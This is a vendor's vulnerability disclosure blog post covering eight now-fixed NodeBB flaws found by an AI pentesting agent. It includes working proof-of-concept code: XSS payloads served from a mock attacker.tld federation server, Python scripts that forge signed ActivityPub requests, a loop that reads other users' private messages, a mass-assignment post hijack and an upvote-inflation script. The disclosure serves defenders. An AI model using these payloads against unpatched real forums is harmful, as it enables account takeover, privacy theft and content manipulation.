

TL;DR
- NodeBB versions prior to 4.14.0 contain multiple high severity vulnerabilities
- Upgrade to newer versions to resolve the vulnerabilities
- Aikido will automatically flag vulnerable instances
While improving our AI Pentest, we ran a whitebox assessment on NodeBB, a forum software powered by NodeJS. The result? Eight high-severity vulnerabilities that would all be exploitable on default instances of NodeBB. This includes Cross-Site Scripting (XSS), two of which require interaction with a custom Federation server that the AI agent had to set up itself. Another affects practically every input on NodeBB due to a template injection.
Apart from these issues, there were clever authorization bypasses to hijack and read various data that shouldn't be public. We've explained all of the interesting technical details below.
An interesting thing about these autonomous pentests is that they complete their testing in just a few hours. Agents came up with ideas, traced through the code, and rigorously tested with the real application to report real findings. Human-led pentests often take much longer, since they can’t multiply their efforts as easily.
After discovering the vulnerabilities, we quickly sent over a report to the maintainers of NodeBB, who were very quick to respond and immediately began working on fixes. The issues were fixed in early July.
We’ll get into the technical details of the vulnerabilities, starting with some XSS.
Cross-Site Scripting in custom Federation server profile icon
This is far from your standard simple Reflected XSS injection, requiring the setup of a whole custom server to respond with a malicious XSS payload. Nonetheless, the agent models we use are great at coding, so they sift through indirection with ease and code up custom servers to test any kind of finding.
It all starts with helpers.common.js, which contains quite a lot of red flag-waving HTML concatenations. The one we'll focus on is:
function buildMetaTag(tag) {
  const name = tag.name ? 'name="' + tag.name + '" ' : '';
  const property = tag.property ? 'property="' + tag.property + '" ' : '';
  const content = tag.content ? 'content="' + tag.content.replace(/\n/g, ' ') + '" ' : '';

  return '<meta ' + name + property + content + '/>\n\t';
}
In the header.tpl, each metaTags item is rendered using the above function:
{{{each metaTags}}}{function.buildMetaTag}{{{end}}}
User data is passed into res.locals directly here:
if (userData.picture) {
  res.locals.metaTags.push(
    {
      property: 'og:image',
      content: userData.picture,
      noEscape: true,
    },
    {
      property: 'og:image:url',
      content: userData.picture,
      noEscape: true,
    }
  );
}
While some other properties like userData.fullname are pre-escaped by converting " characters into ", the other property userData.picture isn't (see accounts/helpers.js). The URL for .picture is a user-uploaded file which normally points to some safe string like:/assets/uploads/profile/uid-3/3-profileavatar-1779885231799.png
So even if this value isn't properly escaped like the fullname, how do we control it to deliver a malicious string containing ">?
The trick is that this URL can be set arbitrarily when dealing with Federated profiles. The concept of federation here is interacting with a decentralized network of other instances having their own users & topics. Data is copied practically 1:1, so if we can return malicious data with a URL that escapes the quoted HTML syntax, we're in.
We'll have to create a custom federation server that responds to /.well-known/webfinger with a reference to the XSS user, then return our XSS payload as the icon.url there:
/.well-known/webfinger?resource=acct:xss@attacker.tld:
{
  "links": [
    {
      "href": "https://attacker.tld/ap/actor/xss",
      "rel": "self",
      "type": "application/activity+json"
    }
  ],
  "subject": "acct:xss@attacker.tld"
}/ap/actor/xss:
{
  "@context": [
    "https://www.w3.org/ns/activitystreams",
    "https://w3id.org/security/v1"
  ],
  "icon": {
    "mediaType": "image/jpeg",
    "type": "Image",
    "url": "\"><img src onerror=\"alert(origin)\">"
  },
  "id": "https://attacker.tld/ap/actor/xss",
  "inbox": "https://attacker.tld/ap/inbox/xss",
  "preferredUsername": "xss",
  "publicKey": {
    "id": "https://attacker.tld/ap/actor/xss#main-key",
    "owner": "https://attacker.tld/ap/actor/xss",
    "publicKeyPem": "dummy"
  },
  "type": "Person"
}
With this server listening on attacker.tld, all a victim has to do is search a user on the malicious domain or visit a link directly to it:
https://nodebb.local/user/xss@attacker.tld
The backend fetches attacker.tld for the xss user on /.well-known/webfinger, which references /ap/actor/xss. This is fetched, returning the XSS payload, which is rendered directly into the <meta> tag. With the "><img> payload, it allows breaking out of the HTML and triggering an alert(origin) popup with JavaScript:

This issue has been fixed (4c4bf76) by escaping the information from Federated sources too.
Cross-Site Scripting in Federation Errors admin view
We'll continue on the Federation trend, as another XSS vulnerability was found in the error log for administrators. It is good to note that while only administrators can see these logs, any unauthenticated attacker can store the payload. Exploiting this one required an even more complex attacker setup than the last XSS, but the agents still figured it out.
The sink is simple. Inside errors.tpl, the {./id} variable is embedded into the HTML.
<code>{./id}</code>
While not a problem for most templating configurations, in NodeBB, the auto-escaping functionality for Benchpress is explicitly disabled here by replacing it with an identity function:
        __escape: identity,
    };

    function identity(str) {
        return str;
    }
NodeBB relies on manually escaping variables passed into templates. One such spot where this is missed is the id of Federation Errors. And how do we trigger such an error, you may ask? We write another custom federation server, of course, but this time a little bit broken.
We will first set up a server like before, but importantly, generate and serve a public key for signing messages.
/actor:
{
  "@context": "https://www.w3.org/ns/activitystreams",
  "id": "https://attacker.tld/actor",
  "type": "Person",
  "preferredUsername": "evil",
  "inbox": "https://attacker.tld/inbox",
  "publicKey": {
    "id": "https://attacker.tld/actor#main-key",
    "owner": "https://attacker.tld/actor",
    "publicKeyPem": "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA2uT/87NAfA4Al+I28ddA\nGT6Uf0FbilviOOR/BDnL44MU03Dfpf8UJCCX4MiJ1nqRNfpytFZWaCLOCPWf5N2S\nbu/o7ThDUUBlXPIa3z/p/xgyKFDyRVIQBrD43fnJwmsZd213NVqd00Nca3nsZ1He\n94yCUV61rrr8wEprnaGV9NLY6shTFO1PJub22QiadLB6hSPaJJ3C8volUZICWFT+\nGnNnIzi1LqG/x2MPvFBVHNY/HKNDp2NCHjZq/9V+kteygihepqw5BjHwC1kvIhGJ\nhPGKc3tguUBdpaba5cv2Uso6glwTqAUq3XYSBq49O7vShPoncK5Yb0LZ593YtV/A\n2wIDAQAB\n-----END PUBLIC KEY-----\n"
  }
}
Then add a /.well-known/webfinger endpoint like before, which returns any account:
/.well-known/webfinger?resource=acct%3Aevil%40attacker.tld:
{
  "subject": "acct:evil@attacker.tld",
  "links": [
    {
      "rel": "self",
      "type": "application/activity+json",
      "href": "https://attacker.tld/actor"
    }
  ]
}
Now that we have a server at attacker.tld with a key we know, we can send NodeBB updates via the /inbox path. Each type we send is handled by a specific function in inbox.js. Middleware verifies a signature using ActivityPub.verify, which essentially takes a bunch of attributes from the request and verifies they are signed by the federation server's public key. We made our own server, so that part is easy now.
To trigger an error, we can take the first one in inbox.update:
inbox.update = async (req) => {
  const { actor, object } = req.body;
  const isPublic = publiclyAddressed([...(object.to || []), ...(object.cc || [])]);

  // Origin checking
  const actorHostname = new URL(actor).hostname;
  const objectHostname = new URL(object.id).hostname;
  if (actorHostname !== objectHostname) {
    throw new Error('[[error:activitypub.origin-mismatch]]');
  }
[[error:activitypub.origin-mismatch]] happens when the actor and object.id from our request don't match. We can easily forge that.
Importantly, the id we provide will be stored with the error, and, as we learned, is displayed unsafely as HTML on the Admin Panel. Therefore, we'll set that to an XSS payload like <img src onerror=alert(origin)>.
The final script looks like this:
# Craft payload
payload = {
    '@context': 'https://www.w3.org/ns/activitystreams',
    'id': '<img src onerror=alert(origin)>',
    'type': 'Update',
    'actor': f'https://attacker.tld/actor',
    'object': {
        # Different origin than actor to trigger an error path
        'id': 'https://nodebb.local/post/1',
        'type': 'Note'
    },
    'to': ['https://www.w3.org/ns/activitystreams#Public']
}

# Build signature
key_id = f'https://attacker.tld/actor#main-key'
inbox_url = 'https://nodebb.local/inbox'
u = urlparse(inbox_url)
date = datetime.now(timezone.utc).strftime('%a, %d %b %Y %H:%M:%S GMT')
signed = f'(request-target): post {u.path}\nhost: {u.netloc}\ndate: {date}'
sig = base64.b64encode(priv.sign(signed.encode(), padding.PKCS1v15(), hashes.SHA256())).decode()
headers = {
    'Host': u.netloc,
    'Date': date,
    'Signature': f'keyId="{key_id}",headers="(request-target) host date",signature="{sig}",algorithm="hs2019"',
    'Accept': 'application/activity+json',
    'Content-Type': 'application/ld+json;profile="https://www.w3.org/ns/activitystreams"',
}

# Send request
r = requests.post(inbox_url, headers=headers, data=json.dumps(payload), timeout=30, verify=False)
print('Status:', r.status_code)
print(r.text[:200])
After sending this payload, it should fetch the attacker's custom server to verify the signature, then the referenced actor. Because the origins of actor and object.id in the payload differ, an error is thrown, and an entry inside the Federation Errors page on the Admin Panel is created.
When an administrator now proceeds to visit this page to check for errors, they are greeted with a JavaScript alert box, because our malicious <img> tag was interpreted as real HTML between the <code>:

From here, an attacker can take over the whole NodeBB instance, because JavaScript can make an administrator do anything.
This issue has been fixed (16bda6b) by escaping all fields displayed in the Federation Errors.
Cross-Site Scripting via translation Template Injection
The last XSS vulnerability found was another interesting one. It has to do with how templates are rendered. To return a body, NodeBB essentially goes through these two steps (defined in render.js):
- Render Benchpress template with input variables (syntax:
{...}) - Interpret translation keys (syntax:
[[...]])
function renderContent(render, tpl, req, res, options) {
  return new Promise((resolve, reject) => {
    render.call(res, tpl, options, async (err, str) => {
      if (err) reject(err);
      else resolve(await translate(str, getLang(req, res)));
    });
  });
}
We've seen what can go wrong with Benchpress in the previous vulnerability already. Now we'll focus on the translate() function, which crucially happens after our input is rendered into the template.
The vulnerability already starts here. Because our input already made its way into str by the time translations are run over it, if we can write the same [[...]] syntax, it would be interpreted. [ or ] are not treated as special characters by escapeCharMap inside utils.common.js, only &<>"'`= are.
In fact, every page reflects the URL in a <meta property="og:url"> property. We can inject a translation key into this very property to see the result. Translation keys are stored per namespace, for example, topic.json contains "flag-user": "Flag this user". If we reference that:
https://nodebb.local/test[[topic:flag-user]]
<meta property="og:url" content="https://nodebb.local/testFlag this user" />
It was successfully interpreted. Some messages are more complex and contain placeholders with %1 and %2, which we can control via comma arguments. For example:
"merged-message": "This topic has been merged into <a href=\"%1\">%2</a>"
Something interesting is about to happen because the translation contains " (to define the href), while the context we inject it into is not text, but a meta content= attribute, also using double-quotes to contain its value.
https://nodebb.local/test[[topic:merged-message,A,B]]
<meta property="og:url" content="https://nodebb.local/testThis topic has been merged into <a href="A">B</a>" />
By the syntax highlighting, you can see that what used to be the opening quote for href=, is now the closing quote for content=. That means starting at our A, we're in an attribute definition context and can add any attributes to this tag!
However, if we simply replace A with onerror=alert(), we see a sad sight:
<meta property="og:url" content="https://nodebb.local/testThis topic has been merged into <a href="onerror=alert()">B</a>" />While the attribute seems to be passed through, the equals sign (=) has turned into =. Remember? In escapeCharMap, the equals sign is seen as a special character and is always HTML-escaped in output. Therefore, we can’t add values to attributes to turn this injection into XSS.
All hope is not lost, though, since the template we used, merged-message, places our first parameter (A) straight into the href= of this <a> tag. Using a javascript: URI, it is still possible to execute arbitrary JavaScript on click. We just have to do this after our first escape of the attribute by adding another template tag:
https://nodebb.local/test[[topic:merged-message,A,B]][[topic:merged-message,javascript:alert(origin),CLICK%20ME]]
<meta property="og:url" content="http://4.245.3.4:4567/testThis topic has been merged into <a href="A">B</a>This topic has been merged into <a href="alert(origin)">CLICK%20ME</a>" />Visually, there's now a header on the page with the text CLICK%20ME. When clicked, the JavaScript executes and alert(origin) is shown:

We just proved the PoC on the easiest-to-test reflection, the URL itself. But this works in any output generated by NodeBB. In the URL, we're limited to URL-encoded characters like %20. In the admin-only /flags?quick= endpoint, the value of quick is also reflected, but is URL-decoded!
To finish up the PoC, we can make it more realistic by using emoji's to look like official icons, asking the user to update with an "⚠️ Update required" message:
https://nodebb.local/flags?quick=]][[topic:merged-message,javascript:alert(origin),%E2%9A%A0%EF%B8%8FUpdate%20required
<span class="filter-label">filter-quick-This topic has been merged into <a href="javascript:alert(origin)">⚠️Update required</a></span>

Again, clicking the button would trigger arbitrary JavaScript. This was the initial proof of concept the agent used to report the issue.
The payload can even be stored inside posts on NodeBB, making it easily shared with other users. The underlying issue is that all rendered content goes through a translation pass where user input can write the same syntax.
Fixing this issue was more complicated. As we've seen, it is more of a design issue than a specific bug somewhere. Because translations always happen after template rendering, and translation characters are allowed in the template.
The naive fix would be to HTML-escape [ and ] characters to ensure they aren't interpreted as translations. But it turns out that some features/plugins actually require being able to render translation sequences from template variables. This would be a breaking change.
For the initial fix, NodeBB attempted to manually escape every place user input is reflected with translator.escape(). This is not complete, however, so they put in a lot of work to refactor the translation system so it can be auto-escaped, and fix features/plugins to handle the breaking change properly. This is now implemented in version 4.14.0.
As an added defence, the HTML coming out of the translator functions is sanitized now too, so that even if an attacker controls the text, they cannot write javascript: hrefs.
Bypassing admin authorization middleware using custom homepage
This is a simple but clever one. If we look into the middleware of NodeBB, we find this snippet responsible for handling authorization to /admin routes inside middleware/admin.js:
middleware.checkPrivileges = helpers.try(async (req, res, next) => {
  // Kick out guests, obviously
  if (req.uid <= 0) {
    return controllers.helpers.notAllowed(req, res);
  }

  // Otherwise, check for privilege based on page (if not in mapping, deny access)
  const path = req.path.replace(/^(\/api)?(\/v3)?\/admin\/?/g, '');
  if (path) {
    const privilege = privileges.admin.resolve(path);
    if (!await privileges.admin.can(privilege, req.uid)) {
      return controllers.helpers.notAllowed(req, res);
    }
  } else {
    // If accessing /admin, check for any valid admin privs
    const privilegeSet = await privileges.admin.get(req.uid);
    if (!Object.values(privilegeSet).some(Boolean)) {
      return controllers.helpers.notAllowed(req, res);
    }
  }
It all seems correct upon initial inspection. If privileged.admin.get() doesn't return anything, you're not allowed in. The crucial part is that this middleware is registered for the /admin route before handling custom homepage rewrites in routes/index.js:
router.all(`(/+api/admin|/+api/admin/*?${mounts.admin !== 'admin' ? `|/+api/${mounts.admin}|/+api/${mounts.admin}/*?` : ''})`, middleware.authenticateRequest, middleware.ensureLoggedIn, middleware.admin.checkPrivileges);
router.all(`(/+admin|/+admin/*?${mounts.admin !== 'admin' ? `|/+${mounts.admin}|/+${mounts.admin}/*?` : ''})`, middleware.ensureLoggedIn, middleware.applyCSRF, middleware.admin.checkPrivileges);

// handle custom homepage routes
router.use('/', controllers.home.rewrite);
Any user can configure their homepage to be rewritten to another URL as a feature. This is implemented by another middleware triggered on /. Internally it sets req.url to reflect the configured value:
async function rewrite(req, res, next) {  if (req.path !== '/' && req.path !== '/api/' && req.path !== '/api') {
    return next();
  }
  ...
  route = await getUserHomeRoute(req.uid, next);  parsedUrl = new URL(route, 'http://localhost.com');  const pathname = parsedUrl.pathname.replace(/^\/+/, '');  req.url = req.path + (!req.path.endsWith('/') ? '/' : '') + pathname;  ...  next();
next()
This means if you set your custom homepage to /admin, you'll see the Admin dashboard, even as a regular member. No admin access necessary.
The only thing "blocking" us is some client-side code that fetches the configured value when you try to save it, before actually sending the settings to the server:
$.get(config.relative_path + '/' + settings.homePageCustom, function () {
  saveSettings(settings);
}).fail(function () {
  alerts.error('[[error:invalid-home-page-route]]');
});
This check is easily subverted by directly sending a PUT /api/v3/users/:id/settings request or using a breakpoint in the browser to skip the check and call saveSettings() directly.
After setting it to admin/advanced/cache, for example, we can reload the / page and see a bunch of internal information intended for administrators:

Even APIs are accessible via /api/admin, however, most APIs for actually editing data go through /api/v3/admin. These are the "write" routes, and have additional privilege checks inside each route's handler. They are therefore not vulnerable to this attack.
Still, it results in some significant data exposure/modification:
GET /api/admin/users/csv: Get all users CSV export if exists. Columns depend on what the last admin export choseGET /api/admin/advanced/errors: Read all error logsPOST /api/admin/manage/categories: Add remote category to sidebar listPOST /api/admin/uploadlogo: Update site logo
This issue has been fixed (9885f94) by re-ordering the middleware to run permission checks after rewriting.
User ID spoof to read private messages
In order to communicate with other social networks, NodeBB implements ActivityPub, which is a protocol to share users/content across instances. This is made cryptographically secure by giving each user a public key with which they can sign actions. In requests, a Signature: header is added with attributes like keyId and signature.
The ActivityPub.verify function validates these correctly:
ActivityPub.verify = async (req) => {
  ...
  let { keyId, headers, signature, algorithm, created, expires } = req.headers.signature.split(',').reduce((memo, cur) => {
    const split = cur.split('="');
    const key = split.shift();
    const value = split.join('="');
    memo[key] = value.slice(0, -1);
    return memo;
  }, {});
  const signed_string = headers.split(' ').reduce((memo, cur) => {
     ...  }, []).join('\n');
  const publicKeyPem = await ActivityPub.fetchPublicKey(keyId);

  return await verifyAsync('sha256', Buffer.from(signed_string), publicKeyPem, Buffer.from(signature, 'base64'));
If we look at where this function is used, we see only its place in the activitypub.js middleware here:
middleware.verify = async function (req, res, next) {
  // Verifies the HTTP Signature if present (required for POST)
  const passthrough = [/\/actor/, /\/uid\/\d+/];
  if (req.method === 'GET' && passthrough.some(regex => regex.test(req.path))) {
    return next();
  }

  if (req.method === 'POST') {
    const verified = await activitypub.verify(req);    if (!verified) {
      return res.sendStatus(400);
    }
  }

  if (req.headers.signature) {
    const keyId = req.headers.signature.split(',').filter(line => line.startsWith('keyId="'));
    if (keyId.length) {
      req.uid = keyId.shift().slice(7, -1).replace(/#.*$/, '');
Interestingly, it only runs activitypub.verify(req) if the req.method === 'POST'! GET requests don't have their signature verified for some reason. What endpoints can we reach with this?
There is really only one endpoint that uses req.uid for authentication, and that is GET /message/:mid. In middleware/assert.js we read:
!(await messaging.canViewMessage(req.params.mid, roomId || req.params.roomId, req.uid))
This endpoint retrieves private messages from req.params.mid:
Actors.message = async function (req, res) {
  ...
  const messageObj = await messaging.getMessageFields(req.params.mid, []);
  messageObj.content = await messaging.parse(messageObj.content, messageObj.fromuid, 0, messageObj.roomId, false);
  const payload = await activitypub.mocks.notes.private({ messageObj });
  res.status(200).json(payload);
};
Now we have the full picture. The Signature: header is only verified for POST requests, so the GET /message/:mid endpoint does not verify the keyId= attribute. With it, we can impersonate anyone and leak the incremental message IDs one by one to completely compromise private chats.
# Fetch all users
users = requests.get(f'{HOST}/api/users', timeout=10).json().get('users', [])
users = [(u['uid'], u.get('username', '?')) for u in users]
print(f'Found {len(users)} users')

# Fetch all message IDs for each user
for mid in tqdm(range(1, 80)):
    for uid, name in users:
        headers = {
            'Accept': 'application/activity+json',
            'Signature': f'keyId="{uid}"',
        }
        r = requests.get(f'{HOST}/message/{mid}', headers=headers, timeout=10)
        if r.ok:
            j = r.json()
            content = j.get("content", "")[:80].strip()
            tqdm.write(f'Impersonating {name} ({uid}) -> message {mid}: {content}')
This issue has been fixed (f6b5cd8) by only setting req.uid in a code branch where activitypub.verify() already verified the Signature header.
Hijacking posts with pid Mass Assignment
With all these JSON bodies you're bound to have some Mass Assignment bugs, so that's what the agent looked for next. If you're unfamiliar with this bug type, it is about adding internal fields to your request to overwrite them without the web application intending you to.
This often happens when a whole request body is parsed and thrown into the database. Are there any patterns like it in this codebase?
Here in the POST /api/v3/topics, endpoint we read:
Topics.create = async (req, res) => {
  const id = await lockPosting(req, '[[error:already-posting]]');
  try {
    const payload = await api.topics.create(req, req.body);
It does exactly what we're looking for, passing req.body into topicsAPI.create(). The implementation of it later calls Posts.create which trusts the given data.pid:
const pid = data.pid || await db.incrObjectField('global', 'nextPid');
let postData = { pid, uid, tid, content, sourceContent, timestamp };
The pid property is the Post ID, unique so any post can be looked up via this number. Note that this is slightly different from a topic, since one topic can have multiple posts under it (replies).
The very first post on any NodeBB is always a "Welcome to your NodeBB!" post by the admin:

Its ID is always 1, and new posts increment from there. What would happen if we created a new post that also has pid: 1? Let's try it!
POST /api/v3/topics HTTP/1.1
Host: nodebb.local
x-csrf-token: 77a...65b
Cookie: express.sid=s%3A...
Content-Length: 133
Content-Type: application/json

{
    "title": "title",
    "content": "OVERWRITTEN BY ATTACKER",
    "cid": 2,
    "tags": [],
    "thumbs": [],
    "timestamp": 0,
    "pid": 1
}
Checking back on the welcome post:

We've hijacked the post! But the content doesn't seem to be updated yet. Because we own it now, though, we can just quickly edit and save it again to actually update the content:

The URL is still the same, and anyone who goes back to this post will see the new attacker's content. Combined with a look-alike account, this can be very powerful for poisoning some of the content, like changing malicious commands to copy in some tutorial.
This issue has been fixed (7f08fb9) by deleting the pid property from the request body, so it can’t overwrite the internal field anymore.
Read all categories without authentication
This might be the easiest vulnerability in this post. It can be summarized as one sentence: "/category/{cid}/outbox is missing authorization when ActivityPub accept header is set".
It really is as simple as this. The route /category/:cid/outbox is handled by the following function, which doesn't perform authorization checks, but returns all topics in a certain category (including private ones), referenced by an incremental cid.
Controller.getCategoryOutbox = async (req, res) => {
  const { cid } = req.params;
  const { page } = req.query;
  const set = `cid:${cid}:pids`;
  const count = await db.sortedSetCard(set);
  const collection = await activitypub.helpers.generateCollection({
    set,
    count,
    page,
    perPage: 20,
    url: `${nconf.get('url')}/category/${cid}/outbox`,
  });
	...
  res.status(200).json({
    '@context': 'https://www.w3.org/ns/activitystreams',
    ...collection,
  });
};
A simple GET request to /category/2/outbox with an Accept: application/activity+json header to trigger ActivityPub returns an unfiltered list of all posts under that Category ID. Here's a private category we made that only administrators have access to:

Without authentication, the following content can be retrieved:
{
  "@context": "https://www.w3.org/ns/activitystreams",
  "type": "OrderedCollection",
  "totalItems": 2,
  "orderedItems": [
    {
      "object": {
        "object": {
          ...
          "name": "secret content",
          "url": "https://nodebb.local/post/2",
          "content": "<p>SUPER SECRET CONTENT</p>\n"
    }}},
    {
      "object": {
        "object": {
          ...
          "inReplyTo": "http://4.245.3.4:4567/post/2",
          "name": "secret content",
          "url": "https://nodebb.local/post/3",
          "content": "<p>replies too!</p>\n"
        }
This issue has been fixed (8e98325) by adding a topics:read permission check to the outbox route.
Upvote inflation by unchecked actor
This last one is more of a fun one, but could be abused in spam or manipulation. One of the agents found a way to infinitely upvote a post! (Speaking of infinite… Check out Aikido Infinite Continuous Pentesting! ;) )
There are 2 ways of upvoting a post ("Like" in ActivityPub):
- Directly via
/inboxor/uid/:uid/inbox, verified with the Signature keyId - Embedded into an "Announce" message via
/category/:cid/inbox
In such a message, you provide an actor which represents the person who performed the action. Middleware authorizes this actor with the Signature header's keyId, specifically the req.body.actor field:
middleware.assertPayload = helpers.try(async function (req, res, next) {
  ...
  let { actor } = req.body;

  const { hostname } = new URL(actor);
  const allowed = await activitypub.instances.isAllowed(hostname);

  await activitypub.actors.assert(actor);
  let compare = await db.getObjectsFields([
    `userRemote:${actor}:keys`, `categoryRemote:${actor}:keys`,
  ], ['id']);
  compare = compare.reduce(...).replace(/#[\w-]+$/, '');

  if (compare !== keyId) {
    return res.sendStatus(403);
  }
This works great for the 1st endpoint, because its actor property needs to be verified. Here's an example message:
{
  "id": "https://nodebb.local/uid/42#activity/like/3",
  "type": "Like",
  "actor": "https://nodebb.local/uid/42",
  "to": ["https://www.w3.org/ns/activitystreams#Public"],
  "cc": ["https://nodebb.local/uid/7"],
  "object": "https://nodebb.local/post/3"
}
However, the format for an "Announce" message is different, the Like's actor is embedded inside an object:
{
  "id": "https://nodebb.local/post/3#activity/announce/1717234567890",
  "type": "Announce",
  "actor": "https://nodebb.local/category/1",
  "to": ["https://nodebb.local/category/1/followers"],
  "cc": [
    "https://nodebb.local/uid/42",
    "https://www.w3.org/ns/activitystreams#Public"
  ],
  "object": {
    "id": "https://nodebb.local/uid/42#activity/like/3",
    "type": "Like",
    "actor": "https://nodebb.local/uid/42",
    "to": ["https://www.w3.org/ns/activitystreams#Public"],
    "cc": ["https://nodebb.local/uid/7"],
    "object": "https://nodebb.local/post/3"
  }
}
Because both use the same assertPayload middleware, the 2nd way using the "Announce" format isn't verified. The actor can be any random unique string to act as a new user. Here, the Like object type is recognized and directly uses object.actor into posts.upvote():
case object.type === 'Like': {
  const id = object.object.id || object.object;
  const { id: localId } = await activitypub.helpers.resolveLocalId(id);
  const exists = await posts.exists(localId || id);
  if (exists) {
    try {
      await activitypub.actors.assert(object.actor);
      const result = await posts.upvote(localId || id, object.actor);
An attacker can repeatedly send requests like this to steadily increase the number of upvotes on a post, with thousands per minute to completely inflate a post's trustworthiness.
POST_ID = 1  # Target post
payload = {
    'id': str(uuid.uuid4()),
    'type': 'Announce',
    'actor': 'https://nodebb.local/uid/999',
    'object': {
        'id': f'https://nodebb.local/object/{uuid.uuid4()}',
        'type': 'Like',
        'actor': f'https://nodebb.local/fake-{uuid.uuid4()}',
        'object': f'https://nodebb.local/post/{POST_ID}'
    }
}
headers = {'Content-Type': 'application/activity+json',
           'Signature': 'keyId=""'}

r = requests.post('https://nodebb.local/category/1/inbox',
                  headers=headers, json=payload)
This issue has been fixed (8e98325) by always verifying the Signature header for POST requests.
Conclusion
With the rise of AI, the speed of pentests is ever increasing. You can suddenly hire a group of 400 small pentesters to look at your application for the price of a regular pentest. Developers can keep shipping code quickly while AI pentest agents keep up and test new features for security issues, even the smallest and most complex. At Aikido, we provide AutoFixes and easy retests to help remediate any identified vulnerabilities.
NodeBB was very quick to respond to our report, which we appreciated greatly. They asked for clarification on some things, and we could provide feedback on the fixes to ensure there are no trivial bypasses.
One last takeaway. In this pentest, we saw a lot of vulnerabilities in the ActivityPub implementation, and we think this can be generalized and applied to more applications. Whenever there are multiple ways to do things, the most common or built-in way is often heavily secured, while the alternative way is riddled with bugs. Ensure all your external integrations and alternative routes are as secure as your main ones!
Our AI pentesting tool discovered this on its own. If you want high quality, fast pentesting running against your application, check out Aikido’s pentesting suite.


